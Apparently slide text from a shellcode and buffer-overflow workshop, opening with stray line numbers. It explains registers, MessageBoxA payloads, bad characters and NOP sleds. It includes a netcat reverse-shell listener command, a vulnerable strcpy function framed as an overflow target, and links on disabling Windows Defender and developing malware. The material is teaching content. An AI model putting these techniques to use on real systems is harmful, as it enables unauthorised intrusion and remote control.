869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000
```


Registers to Know: Special/General-Purpose Registers (EAX/RAX & EIP/RIP, etc.)

Special Purpose Registers

EAX/RAX


Return Values

- Commonly holds return values from WinAPI calls
- Stores temporary calculated pointers or constants

EIP/RIP

Instruction Pointer

- Important to know where you are in memory since shellcode
 - “position-independent”



General Purpose Registers


EBX/RBX, ECX/RCX, EDX/RDX, ESI/RSI, EDI/RDI, ESP/RSP,
EBP/RBP

- Stores pointers for strings or shellcode data
- Arguments to API calls dependent on stdcall or fastcall
- Walk TEB/PEB to find loaded modules via InMemOrderModuleList (linked list)
- Saves original stack or frame pointer for function calls

Why `MessageBoxA()` is a Solid “Beginner” Payload

- Simple API call and takes only four arguments
 - Owner window
 - Message
 - Title
 - Style
- Confirms successful code execution visually
- Requires no complex setup or external communication
- Avoids the overhead of spawning other processes, allocating memory, or handling strings externally
- Virtually no dependencies (part of `user32.dll`) – almost loaded in any GUI application

`MessageBox` “Popped”? ==
Successful Exploitation!



Building Your First Shellcode!

Goals:

- Writing a MessageBoxA() Shellcode in C/ASM
- Extracting and Printing as a Byte Array
- Compiling to raw Shellcode via msfvenom, nasm, or gcc + objdump



Common Pitfalls and Other “Gotchas”

Like anything else, there are always some issues and things to be expect along the way...



Common Pitfalls and Other “Gotchas”: Compatibility Issues (x86/x64)

- Simply put x86 target = x86 shellcode
- X64 target? Use x64 shellcode
- Ultimately, your shellcode/payload must match your target process

Why?

- Access to different registers due to a difference in calling convention
 - between two architectures
 - stdcall (x86)
 - fastcall (x64)
- Different data sizes, leading to stack and other misalignment issues



Common Pitfall and Other “Gotchas”: Null Bytes (\x00) and Bad Characters

Null Bytes (\x00)

- This is also known as the null-terminator in C-environments
- Naturally, this byte will get translated as such and it will get marked as the end of the string
 - Ultimately truncating your shellcode



Bad Characters

- Lead to a disruption in shellcode for a multitude of reasons
- Interpreted in unintended ways by the target program/environment
 - Corruption of your shellcode
 - Filtering
 - Encoding issues
 - Interpreted by parsing or control characters (\n, \r, etc.)



Common Pitfalls and Other “Gotchas”: “NOP (no-op) Sleds”

“Think of it like a ‘landing pad’ for your CPU!”



Increased Exploit Reliability

Particularly in buffer overflows, it's difficult to gauge where we will land in memory after our shellcode detonates.

Creates a Safe “Landing Zone” for our Shellcode

During exploitation, it is critical to overwrite the return address or instruction pointer to land on the first byte of the shellcode.

- If not, your shellcode will be truncated; leading to misinterpretation or corruption
- “Pads” memory
- “Absorbs” imprecision

Bonus Information

Sometimes (not always), there are size-constraints within our environment, and we have restricted or insufficient space to execute our shellcode to ensure proper contiguous memory regions (aids in alignment).

NOP sleds indirectly allow us to increase the size (in bytes) of our payloads natively without impacting its logic.

Real-World Application

Reverse Shell Demo

❖ `QueueReverseShellDemo()`



Reverse Shell Demo

>.\QueueReverseShellDemo()


Establish a Netcat listener on your Kali (Attacker Machine)

- ❖ Command: netcat -lnvp 1337
- ❖ Wait for your shell!

Exploiting a Buffer Overflow: Utilizing our Newly Crafted Shellcode

Vulnerability Discovery

```
void Function3(char *Input) {  
    char Buffer2S[2000];  
    strcpy(Buffer2S, Input);  
}
```



Buffer Overflow



Attack Controlled via Reverse Shell



Exploitation

Exceed the max limit (2000) of the buffer size for it to be `strcpy`'d into `Buffer2S`; exceeding the buffer size, leading to a buffer overflow.

Resources

Vulnserver (GitHub)

- <https://github.com/stephenbradshaw/vulnserver/tree/master>

Permanently Disabling/Removing Windows Defender (Win10)

- <https://answers.microsoft.com/en-us/windows/forum/all/how-can-i-permanently-disable-or-remove-windows/7e3ce6d4-231f-4bee-912c-3cc031a9bf8d>

Windows Processes & How They're Created! PEB/TEB

- https://hacking.swizsecurity.com/hacking_methodology/malware-development/maldev-reloaded/windows-processes-how-theyre-created

Undocumented Structures

- https://hacking.swizsecurity.com/hacking_methodology/malware-development/maldev-reloaded/undocumented-structures

Generating Shellcode w/ MSFVenom

- https://hacking.swizsecurity.com/hacking_methodology/malware-development/code-and-process-injection/generating-shellcode-w-msfvenom

Executing Shellcode in Memory

- https://hacking.swizsecurity.com/hacking_methodology/malware-development/maldev-reloaded/executing-shellcode-in-memory
- https://hacking.swizsecurity.com/hacking_methodology/binary-exploitation/shellcode/arm-shellcode
(AArch64 ARM)

Installing C, the right way...

- https://hacking.swizsecurity.com/hacking_methodology/programming/c/installing-c-the-right-way
 - This covers C/C++, NASM, compilers, debuggers and more installation.